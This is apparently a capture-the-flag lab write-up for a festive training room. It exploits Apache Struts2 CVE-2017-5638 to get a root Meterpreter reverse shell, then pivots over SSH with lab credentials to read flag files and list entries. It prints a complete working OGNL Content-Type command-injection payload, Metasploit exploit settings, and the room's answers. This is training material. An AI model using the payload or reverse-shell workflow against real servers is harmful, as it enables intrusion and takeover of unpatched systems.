

Day 10 - Metasploit-a-ho-ho-ho

Scenario

Task 15 [Day 10] Metasploit-a-ho-ho-ho



Once deployed, the machine **will** take 4 to 5 minutes to boot and configure. Please be patient.

Hi Lindsey here. I've been a great Elf all year, but there was one incident and now I think I'm on Santa's naughty list.

What? You didn't think us elves got presents too? Well we do and we get first pick of the pressies!

Can you help me hack into Santa's system that keeps track of the naughty and nice people to see if I am on it?




Check out the [blog post](#) shown above to help you on this task.

it seems like we need to use metasploit to break into Santa system this time. So let's gather some information first


perform nmap scanning on the web server & we found a Apache tomcat service with Coyote JSP engine

```
230-45.67.12.12:80/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Santa Naughty and Nice Tracker
|_Requested resource was showcase.action
111/tcp open  rpcbind  2-4 (RPC #100000)
```

now let's check out the webserver root page & the showcase.action really caught my eye this time



let's use googleFu to find for the exploit & we found this interesting exploit here, it also shows the showcase.action this file too



so it seems that this is the CVE-2017-5638 exploit used to exploit the web server

The result should be a file created in the "/tmp/pwned" location:

```
ionut@kali:~$ ls -l /tmp/pwned
ls: cannot access '/tmp/pwned': No such file or directory
ionut@kali:~$ python CVE-2017-5638.py http://localhost:8080/struts2-showcase/showcase.action "touch /tmp/pwned"
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: touch /tmp/pwned

ionut@kali:~$ ls -l /tmp/pwned
-rw-r----- 1 ionut root 0 Jan 21 07:08 /tmp/pwned
```

now let's do some further enumeration using googleFu

"apache-coyote/1.1" AND "CVE-2017-5638"



Shopping

News

Images

Videos

More

Settings

Tools

About 46 results (0.37 seconds)

hydrasky.com › network-security › apache-struts2-cont... ▾

apache-struts2 Content-Type arbitrary command execution ...

Oct 27, 2017 — Apache-struts2 Content-Type arbitrary command execution (CVE-2017-5638).
Apache Struts 2 is an open-source web application framework ...

l0gs.xf0rk.space › 2018/08/25 › apa... ▾ [Translate this page](#)

Apache Struts2 S2-057 远程代码执行| L0gs 4 xF0rk

Aug 25, 2018 — docker pull piesecurity/apache-struts2-cve-2017-5638 docker run --rm -ti ... 302
Found < Server: Apache-Coyote/1.1 < Location: /date.action ...

blog.gdssecurity.com › labs › vmware-vcenter-unauth... ▾

VMware vCenter Unauthenticated RCE using CVE-2017-5638

Apr 13, 2017 — A few days after CVE-2017-5638 was publically disclosed VMware ... HTTP/1.1
200 OK Server: Apache-Coyote/1.1 Date: Thu, 16 Mar 2017 ...

& we found this website discussing about CVE-2017-5638 exploit which point out that they are injecting the payload using the Content-Type part

//if you notice that the server is Apache-Coyote/1.1 which is the same as our case too

```

GET /struts2/index.action HTTP/1.1
Accept-Encoding: identity
Host: 192.168.126.128:8080
Content-Type: %{{(#_='multipart/form-data')).
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)}.(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).{#cmd='uname -a'}.
(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Connection: close
User-Agent: Mozilla/5.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Transfer-Encoding: chunked
Date: Sat, 28 Oct 2017 04:23:31 GMT
Connection: close

71
Linux ubuntu 4.2.0-27-generic #32-14.04.1-Ubuntu SMP Fri Jan 22 15:32:26 UTC 2016 x86_64
x86_64 x86_64 GNU/Linux

```

let's try out using metasploit

search for the CVE exploit

```

msf6 > search cve-2017-5638

Matching Modules

#  Name
-  -
0  exploit/multi/http/struts2_content_type_ognl
akarta Multipart Parser OGNL Injection

```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts2_content_type_ognl	2017-03-07	excellent	Yes	Apache Struts J

set the values about the target machine

```

msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 10.10.90.254
rhosts => 10.10.90.254
msf6 exploit(multi/http/struts2_content_type_ognl) > set rport 80
rport => 80
msf6 exploit(multi/http/struts2_content_type_ognl) > set TARGETURI /
TARGETURI => /
msf6 exploit(multi/http/struts2_content_type_ognl) >

```

exploit it & we got our root shell!

```
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started reverse TCP handler on 10.8.20.97:18890
[*] Sending stage (3008420 bytes) to 10.10.90.254
[*] Meterpreter session 1 opened (10.8.20.97:18890 → 10.10.90.254:41066) at 2020-11-29 03:40:44 -0500

meterpreter > get
get_timeouts  getenv          getlwd          getpid          getproxy        getuid          getwd
meterpreter > getuid
Server username: root @ 2ec37b0ec147 (uid=0, gid=0, euid=0, egid=0)
meterpreter > █
```

if you notice that now we're in the docker container as the hostname are kinda weird here & the root directory containing .dockerenv file

```
meterpreter > shell
Process 75 created.
Channel 1 created.
hostname
2ec37b0ec147
█
```

```
cd /
ls -la
total 84
drwxr-xr-x  1 root root 4096 Nov 29 07:40 .
drwxr-xr-x  1 root root 4096 Nov 29 07:40 ..
-rwxr-xr-x  1 root root    0 Nov 29 07:40 .dockerenv
drwxr-xr-x  1 root root 4096 Nov 29 07:40 bin
```

now let's enumerate the docker container see is there anything interesting we can find in there

```
meterpreter > shell
Process 69 created.
Channel 4 created.
cd /home
ls
santa
cd santa
ls
ssh-creds.txt
```

let's find for our flag1 first


```
find / -iname *flag* -type f 2>/dev/null
/sys/devices/pnp0/00:06/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
```

Question: Compromise the web server using Metasploit. What is flag1?

now let's try to check and see whether we can read the flag or not & we can read it!


```
wc /usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
1 1 38 /usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
```

we found ssh-creds.txt in santa home directory interesting...

```
cat ssh-creds.txt
santa:rudolphrednosedreindeer
```

let's ssh into santa user & we're in!

```
(nobodyatall@0xDEADBEEF)-[~]
$ ssh santa@10.10.90.254
santa@10.10.90.254's password:
Last login: Sun Dec 8 22:14:34 2019 from ip-10-8-9-142.eu-west-1.compute.internal
```



& now we're in santa host machine

```
[santa@ip-10-10-90-254 ~]$ hostname  
ip-10-10-90-254  
[santa@ip-10-10-90-254 ~]$
```

Question: Now you've compromised the web server, get onto the main system. What is Santa's SSH password?

-rudolphrednosedreindeer

Question: Who is on line 148 of the naughty list?

```
[santa@ip-10-10-90-254 ~]$ cat -n naughty_list.txt | grep 148  
148 Melisa Vanhoose  
[santa@ip-10-10-90-254 ~]$
```

Question: Who is on line 52 of the nice list?

```
[santa@ip-10-10-90-254 ~]$ cat -n nice_list.txt | grep 52  
52 Lindsey Gaffney  
[santa@ip-10-10-90-254 ~]$
```

So Elf Lindsey is on the nice list so she shouldn't be worry about that.